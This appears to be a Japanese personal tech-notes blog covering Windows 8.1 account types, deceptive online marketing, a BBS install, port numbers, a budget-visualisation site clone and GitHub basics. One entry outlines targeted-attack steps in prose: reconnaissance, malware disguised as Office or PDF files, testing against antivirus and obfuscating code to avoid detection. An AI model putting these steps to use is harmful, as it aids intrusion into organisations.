            標準搭載として「天気」「ニュース」「地図」「フォト」「ミュージック」「ビデオ」「ストア」等

        今後は
          Windows8.1でデスクトップアプリを利用しつつ
          ストアアプリの充実を待つ

        アプリを購入する場合はMSアカウントでサインインする必要がある
          購入したアプリの情報はサインインしたMSアカウントに紐付けられ共有される

  • アカウントの切替

    サインインしているアカウントがどちらかを確認する
      チャームから 設定 → PC設定の変更 → アカウント → お使いのアカウント
        ・マイクロソフト(MS)アカウントでサインインしている場合は
          ユーザー名とメール アドレスがアカウント画像の上に表示される

        ・ローカル アカウントでサインインしている場合は
          名前の下に【[ローカル アカウント】 という文字と[MSアカウントに関連付ける] リンクが表示される

    MSアカウントからローカルアカウントへの切替
      サインインしているアカウントを確認後、「関連付けを解除する」をクリックする
        「ローカルアカウントへの切り替え」が表示される、パスワード認証を経て
        ローカルアカウントのユーザー名、パスワードを入力する
        サインアウトし、改めてローカルアカウントでサインインする

    ローカルアカウントからMSアカウントへの切替
      サインインしているアカウントを確認後、「MSアカウントに関連付ける」をクリックする

        ・既存のMSアカウントにする
          既にMSアカウントを取得しているので
          他のサービスにサインインする際に使うメール アドレスとパスワードを入力する

          [次へ]と進む
        ・好みのメール アドレスでMSアカウントを新規登録する
          [新しいアカウントの作成] をクリックして先に進む

        ・新しいメール アドレスを取得して、これをMSアカウントとして新規登録する
          [新しいアカウントの作成] をクリックして先に進む

  • 「ローカルアカウント」と「マイクロソフトアカウント」

    PC購入時の初期設定においてアカウントの使い分けが気になることがある
      迷わず、ローカルアカウントを使って兎に角作業を先に進めること
        従来のユーザアカウントと同じ考え方なので迷わずローカルアカウントで作業を先に進める
          最初に、マイクロソフトアカウントでの初期設定を勧められるのだが
          「Microsoft アカウントでサインインしない(D)」をクリックして先に進む
          さらに「ローカル アカウント(L)」をクリックしてアカウントを登録する
          この時のアカウントには管理者権限が付与される(従来と変わり無し)
      初期設定のアカウント登録作業が一段落した時点で、アカウントの変更や追加を行う

    ローカルアカウント
      ユーザー名とパスワードで、PCを使用するユーザを識別する
      ユーザアカウントともよばれ、PC起動時のログイン情報として使用する
      管理者権限を有するユーザによって、追加・削除・修正される

    マイクロソフトアカウント
      電子メールアドレスとパスワードで個人を識別する
        PCに登録するが、実際はPC上ではなく外部のMSサービスサイトに登録される
      マイクロソフトが提供するWebサービスへのサインイン時に使用する
        複数のパソコンでアカウントを共有でき、異なるPC間で環境の同期が図られる
          ローカールにインストールするアプリケーション
            ・Windows Live Mail
            ・フォト ギャラリー
            ・ムービー メーカー
            ・メッセンジャー 等
          Web上で使うアプリケーション
            ・OneDrive
            ・Hotmail
            ・Xbox
            ・Skype
            ・Windows Phone 等

        同期できる設定項目
          「Windows」+「I」を押し、「PCの詳細設定」 → 「PCの設定」の「PC設定の同期」で制御する
            ・パーソナル設定・・・・・・色、背景、ロック画面、アカウントの画像など
            ・デスクトップのパーソナル設定・・・・・・テーマ、タスク、バーなど
            ・簡単操作・・・・・・ハイ コントラスト、ナレーター、拡大鏡など
            ・言語設定・・・・・・キーボード、その他の入力方式、表示言語など
            ・アプリ設定・・・・・・アプリ一覧、購入一覧など
            ・ブラウザー設定・・・・・・履歴、ブックマーク、お気に入りなど
            ・その他の Windows 設定・・・・・・エクスプローラーとマウスの設定など
            ・サインイン情報・・・・・・アプリ、WEB サイト、ネットワーク、ホームグループなど

    最後に
      Windows8 .1を使用するからといって、マイクロソフトアカウントを使う必要はない
        MicrosoftのWebサービスやMicrosoftストアを使用する場合は
          確実に必要なので、その時点でMSアカウントを取得すれば良い
        PC間での項目の同期が便利だと気付いた場合は
          その時点でマイクロソフトアカウントに切り替えれば良い

        切替方法はアカウントの切替を参照

      新規購入PCの設定について
        複数のユーザ使用を前提にして、ローカルアカウントの設定を行ってからPCの使用を開始する
        PCを使い始めてから、必要になったらMSアカウントに切り替える

  • ネットビジネスでの情報操作

    ネット利用者は常に惑わされていると認識しておくべきです
      騙すのではなく、巧妙に利用者の購買(マーケティング)意欲を掻き立てる様に仕組まれています

      (1)口コミ情報に企業が深く関わっている
        今まではバズ(buzz:騒音)マーケティングが主流であった
          口頭でのコミュニケーションを利用して購買意欲に結びつける手法
          FacebookやTwitterといったソーシャルメディア上ではバズマーケティングが展開される
        さらにバイラル(viral:ウィルス性・伝染性)マーケティングが増加してきた
          バズマーケティング手法が宣伝・広報活動として有効だと気付いた企業が
            さらに積極的に働きかけて購買意欲を掻き立てる手法を編み出した
              商品自体に知人を誘いたくなるような仕組みを埋め込み
              何らかの便宜・報奨(インセンティブ)を用意して商品の紹介を直接依頼する
          宣伝であることを隠した場合、消費者を騙すことになるといった問題をはらんでいる

      (2)やらせ広告(アフリィエイト広告)
        商品やサービスなどの広告をホームページやブログに貼り付け
          広告をクリック(経由)して商品を購入すると広告先から一定額の報酬を得るといった仕組み
          通常はボタンや囲み記事になっており、安易ににクリックして販売サイトに誘われていく
        広告する内容に関しての制約はない
          利用者に誤認される様な記述は景品表示法上の不当表示として問題となる
            例題、「今だけ大安売り」と表示して、普段と同じ値段で販売する
            例題、「他の商品より優れています」と根拠も無く表示する
          一定の割合で売上額に比例して報酬を得るといった仕組みのため
            不正確な表現を用いて購買を促すといった問題をはらんでいる

      (3)ステルスマーケティング
        利用者に宣伝と気づかれない様にして宣伝行為をする
          金銭で人を多数雇って店の前に行列をつくらせ
            その状態をネット上に大量に流して人々の間で評価が高いかのような
            偽りのイメージを利用者に持たせる
        販売者の身元や宣伝が目的であることを隠して行われることにより
          利用者に不利益をもたらすといった問題点をはらんでいる

      (4)偽(ニセ)草の根運動(草の根運動に見せかけたマーケティング手法)
        アストロターフィング(Astroturfing)と言われる
          一般消費者の自発的行動を装ったやらせ
            一般市民を装って多量の意見書を送りつけたり
            第三者の名義で公平な立場を装って意見をネットに流したりする
        草の根運動(市民運動)の振りをして、特定の団体が宣伝行為を仕掛けてくる

      (5)行列商法
        「サクラ」という仕込み客を目立つ様に並ばさせる
          江戸の昔から有る、オーソドックスな宣伝方法
          得てしてマスコミが飛びつくことが多い

      (6)メディアバイアス
        メディアが情報を伝えるときに、取捨選択して伝えるためにゆがみが生じる
          危険性を強調したり、科学的な根拠がないままに報道したりすると
          社会現象を引き起こしたり、健康被害を引き起こしたり、情報を捏造したりする

  • 標的型攻撃の手法と対策

    標的型攻撃
      特定の企業や組織を狙って、ウィルス添付のメールをお送り感染させる
        ウィルスを遠隔操作して情報を盗み出す
      メールにURLを記述し、ウィルスの存在するサイトに誘導する

    標的型攻撃の手順
      (1)予備調査
        標的とした相手のWebサイトから情報を得る
          組織体系(部署)、業務内容
          電話番号、メールアドレス、氏名
          ドメイン名、ドメイン登録情報(whois)
        Twitter、Facebook、LinkedIn、Google、Baidu、Yandexから情報を得る
          メールアドレス

      (2)ウィルスを作成する
        メールの作成
          いかにも開きそうな件名や本文を用意する
            部署名、役職、氏名が分かっていればこれらの情報で補強する
        ウィルスを作成する
          有料、無料のツールから選んで使用する
            ウィルスは拡張子をexeにすると誰も開かないので
              WordやExcel、PDFの拡張子にすることが多い
                ※これらのファイルを開いたら必ず感染するのではなく
                ※各ソフトに脆弱な欠陥が存在した場合だけです
            遠隔操作するためのサーバ機能を用意する
              ファイル操作、コマンド操作、クリップボード操作、リモートデスクトップ操作等が可能になる

      (3)対策ソフトで検出されないことを検証する
        インターネット上に幾つかWebサイトが存在します
          有料サイトでは検証結果をセキュリティーベンダーに情報を提供することはない

      (4)検出されたら対策を採る
        ツールで検出されるのなら、既に対策方法も用意されている
          プログラムコードを改変して解析しにくくする
          コードを暗号化する

      (5)メールを送信する
        既に他人のPCに侵入していれば
          侵入先のPCからメールを送信する

  • BBS機能の取り込み

    BBS機能を取り込む(2014年12月に他サイトに2個目を取り込む)
      製造元もソフト名も明らかでないソフトを自分のサイトに取り込む
      (1)【instant WP】の配下で動かしてみる

        【htdocs】の直下で【instantwp】や【wordpress】というホルダーと同じ階層にBBS(ソース全体)をセットする

      (2)【instant WP】を動かしてから【BBS】を起動する
        下記のようなエラーメッセージを出力して異状終了
          E_DEPRECATEDエラーは【PHP5.3.x】で推奨されていない機能である

    bbs_1
    エラーメッセージ


      (3)【php.ini】を修正する
        回避策として、php.iniを編集してエラーメッセージを非表示にする
          php.iniは次の2箇所のホルダー配下に存在する
            同時に2つ修正した、config_tplが優先される(理由はコメントを参照願います)
              \iwpserver\server\config_tpl
              \iwpserver\server\php

    bbs_2
    php.ini修正箇所


      (4)ローカル環境の場合

        ローカルにはメール送信機能はサポートしていないのでエラーが表示されます
          メールサーバーのあるサーバーに移設するまで表示されます(移設すれば表示されません)

    bbs_4
    メール送信エラー


      (5)UNIX系の環境の場合
        書き込みエラーが発生したら、パーミッションを書き込み可能に設定し直す
          書き換えたホルダーは以下のもの
            bbs/tmp ・・・・・・ 707
            bbs/data/log ・・・・・・ 707
            bbs/data/lock.txt ・・・・・・ 606
            bbs/data/index.php ・・・・・・ 606
            bbs/data/id.txt ・・・・・・ 606
          書き換え候補は以下のもの(画像添付の時に必要、今回は使用しない)
            bbs/work・・・・・・ 606

    bbs_3
    書き込みエラー


      (6)【config.php】を修正する
          ※2014年にはリテラル部分は全て修正する(特に注意点のみ記述する)
        ・タイトルの修正
        ・トップ画面のURL修正
        ・説明文の修正
        ・管理者パスワードの修正
        ・メール送信者のアドレス
        ・メール送信先のアドレス
          ※2014年 Gmailの転送機能を使ってbroadcastする
          ※メーリングリストを使わない対応を試みた
        ・画像を扱わない様にする
        ・その他(必要に応じて修正する)

      (7)その他の修正
        ・背景画像(壁紙)の修正
          【\bbs\img】にある【backimgl.gif】を修正する

        ・DropBoxを使わない、画像を使わない様にする
          【\bbs\template\ja】にある【post.tpl】を修正する

        ・top画面の”画像一覧”を削除、”操作方法”の飛び先を変更する
          【\bbs\template\ja\inc】の【header.tpl】を修正
          【\bbs\sousahou】に新しい飛び先を作成

        ・配布メールの標題を変更する(2014年)
          【\bbs\system\app\Aybbs_DataManager.php】を修正
          【\bbs\system\lib\Function\MailFunction.php】は修正したが元に戻した

        ・使用方法の説明を変更する(2014年)
          【\bbs\template\ja\inc\header.tpl】を修正
          【\bbs\sousahou\shiyouhou.html】を修正

      (8)参考資料
        ・【\bbs\data】
          【index.php】は掲載記事のキー部分を格納している
          【id.txt】は掲載記事に自動採番された数だけ*印を格納している
          【log】には採番された番号が付与されて記事の内容が格納されている

        ・【\bbs\template\ja】
          【post.tpl】は投稿記事の出力プログラムソース
          【postconfiram.tpl】は入力確認のプログラムソース
          【index.tpl】は記事一覧の出力プログラムソース
          【inc】にはphpのincludeで呼び出されるプログラムソースが格納されている

  • ポート番号

    ポート番号とは
      ネットワーク通信のエンドポイントを指定する際に使われる数字の識別子
        ポート(port)には”港”や”港の荷役口”の意味がある

      識別子(0~1023)はウェルノウン(well known)ポート番号と呼ばれる
        代表的な識別子
          ・20   FTP(データ)用
          ・21   FTP(制御)用
          ・25   メール送信用
          ・80   HTTP(Web)でのアクセス用
          ・110  メール受信用
          ・220  IMAP3用
          ・443  HTTPS(Web)でのアクセス用
          ・587  メール送信用25番の代替

      識別子(1024~49151)は登録済みポート番号

      識別子(49152~65535)は自由に使用できるポート番号

  • Where Does My Money Go? の立ち上げ(3)

    個別の自治体に沿ってカスタマイズする手順について記述します
      (1)ホスト側(GitHub.com)で直接修正する

        ・対象自治体名を変更する
          【_layouts / default.html】にある自治体名を修正する
          【index.html】にある自治体名を修正する
          【sources.html】にあるデータの出所の説明を修正する
        ・計算ロジック用プログラムの項目設定部分を修正する(慎重に行うこと)

          【js / setting.js 】にある予算datasetsの名前、対象年度、アイコンの設定等を修正する

  • Where Does My Money Go? の立ち上げ(2)

    クローンサイトの立ち上げ手順について記述します
      (1)ホスト側(GitHub.com)でプロジェクトをforkする


        既に作成されている「横浜市」のプロジェクトにアクセスする
          GitHub.comのアカウントを取得済みであることが前提です
          「orezeni / orezeni.github.com」の標題と
          「Where does my money go for Yokohama」の説明文が表示されればOK
        このプロジェクトをforkする

          右上の「Fork」ボタンを押下する

          リポジトリに名前を付ければ、ホスト側でのリポジトリ作成は完了

    github_11
    オリジナル(横浜市)

      (2)ローカル側(Windows)でリポジトリのクローンを作成する
        windows版のgithubがインストールされていることが前提
        windpws版のgithubを動かす
          先程ホストで名前を付けたプロジェクトを複製する

            該当するプロジェクトの右側矢印をクリックする
              マイドキュメントホルダーにプロジェクトのクローンが作成される

    github_14
    クローンの実行

    github_15
    クローンの場所


      (3)cnameファイルを移動する
        後で修正するので一旦【cname】をファイルを避難させておく

      (4)サーバにpushする
        この状態でサーバーにPUSHする
          リポジトリーとして名前を付けたURLでサイトが立ち上がる
          勿論中身は横浜市のままです
            これから中身を目的の自治体に合わせていきます

  • Where Does My Money Go? の立ち上げ(1)

    予算データの登録手順について記述する
      注意点:細かく頻繁に改訂されているので、多少読み替えて利用してください(日本語版も出ました)

      (1)CSVファイルを作成する
        決められたフォームと名前で作成する
          金額は1円単位まで入力する(下位の桁を省略しない)
          文字コードをUTF8にセットする(shift-jisなら変換して置く)
          インターネットで見える場所に保管する(URLで記述できる場所にCSVファイルを置く)

    github_21
    予算データ

      (2)予算データを取り込む準備をする
        オープンデータ(予算データ等)が保管されているサイトopenspending.orgにログインする
          初回だけ、右上にある【Login/Register】をクリックしてアカウントを作成する
        【Uploa a dataset】をクリックして取り込み画面に進む
        または、左上端にある「datasets」をクリックしてて取り込み画面に進む

    github_22
    アカウント作成

      (3)OpenSpendingへ取り込む準備をする
        タイトル~詳細までを入力する
          分かりやすくするために、タイトルや詳細説明は日本語を使用する

          通貨、国、言語は日本(Japan)を選択する
          識別子は半角英数字にして、後で使うために控えておく
          「add a source」をクリックする、CSV予算データのURLを指定して取り込む

     github_25

    予算データ取込

      (4)項目名と内容を関係付ける
        CSVデータのどの項目がどういった内容なのかを結びつける

          「+Add Dimension」をクリックする、項目名と内容の結び付けの画面が表示される
          上半分に属性指定の画面が表示され、右側に未設定の項目の一覧が表示されている
          下半分に項目の内容を指定する画面が表示される
          1個1個指定していって、右側の未設定の項目が無くなって完了となる

    github_26
    ヂィメンション設定
     github_27

    属性指定(サンプル)

     github_28

    内容指定(サンプル)

        各項目の指定方法

     Name  Type  Label  Column  FieldColumn  Type
     amount  Measure  Amount  amount
     timee  Date  Time  year
     category  Dimension  Category  category_idcategory  idstring
     subcategory  Dimension  Category  subcategory_idsubcategory  idstring

            subcategoryの設定で【include in unique key】にチエックを入れておく

      (5)予算データを読み込み公開する

        ディメンションの設定が正常終了したことを確認して次に進む
        【load】をクリックする、実際ここで初めてデータが読み込まれてdatasetsが出来上がる
          ここまでの項目関連付けや関連付けのテストはPC内部での処理であってデータはまだ書き込まれていない
        【Make Public】をクリックしてデータを公開する

  • github for Windowsの使い方

    githubは
      直接GitHubのサイトをオンラインで使うことも
      【github for Windows】をインストールして主にオフラインで使うこともできます

    この記事はオフライン(ローカル側)での使い方です
      (1)【github for Windows】をダウンロードする
        GitHubにSign inして
    最新版をダウンロードしインストールする
          ホスト側でのアカウント登録などはgithub ホストの使い方を参照願います


        sign inしhelp画面に入る、「Download GitHub for Windows」をクリックしてダウンロードする

    github_5

    sign in後の画面

    github_6
    help画面

    github_7
    ダウンロード画面


      (2)初期稼動とアカウント登録


        ユーザ名とパスワードをセットしてlog inする

    github_8
    アカウント登録

      (3)ホスト側との連携準備


        「tools → options」をクリックする
        「configure git」の欄に、github で設定した名前とメールアドレスをセットする

    github_12
    オプション設定

    github_13
    アカウント設定


    コマンドの種類
      ・init  リポジトリを作成する
      ・clone  既存のリポジトリをローカルに複製する
      ・fsck  リポジトリの正当性チェックを行う
      ・gc   リポジトリ内の不要なオブジェクトを削除し、最適化を行う

      ・status 変更が加えられたファイルを表示する
      ・diff  ファイルに加えられた変更点をdiff形式で表示する
      ・add   コミットするファイルを指定する
      ・commit 変更点をコミットする
      ・log   コミットログを閲覧する
      ・reset  直前のコミットを取り消す
      ・revert 作業ツリーを指定したコミット時点の状態まで戻す
      ・branch ブランチ情報の表示、及び、ブランチの作成を行う
      ・checkout ブランチの切り替えを行う
      ・show-branch ブランチの作成/変更/マージ履歴の表示を行う
      ・merge  ローカルブランチをマージする
      ・tag   コミットにタグを付ける
      ・stash  現在の作業ツリーの状態を一時的に保管する
      ・rebase ブランチの派生元(上流)を変更する

      ・pull  他のリポジトリとの変更点をローカルリポジトリにマージする
      ・push  公開リポジトリに自分のリポジトリの内容を送信する

  • github ホストの使い方

    githubは
      直接GitHubのサイトをオンラインで使うことも
      【github for Windows】をインストールして主にオフラインで使うこともできる

    この記事はオンライン(ホスト側)での使い方
      (1)githubのアカウントを取得する

        新規にアカウントを登録するには「sign up for GitHub」を選択してクリックする
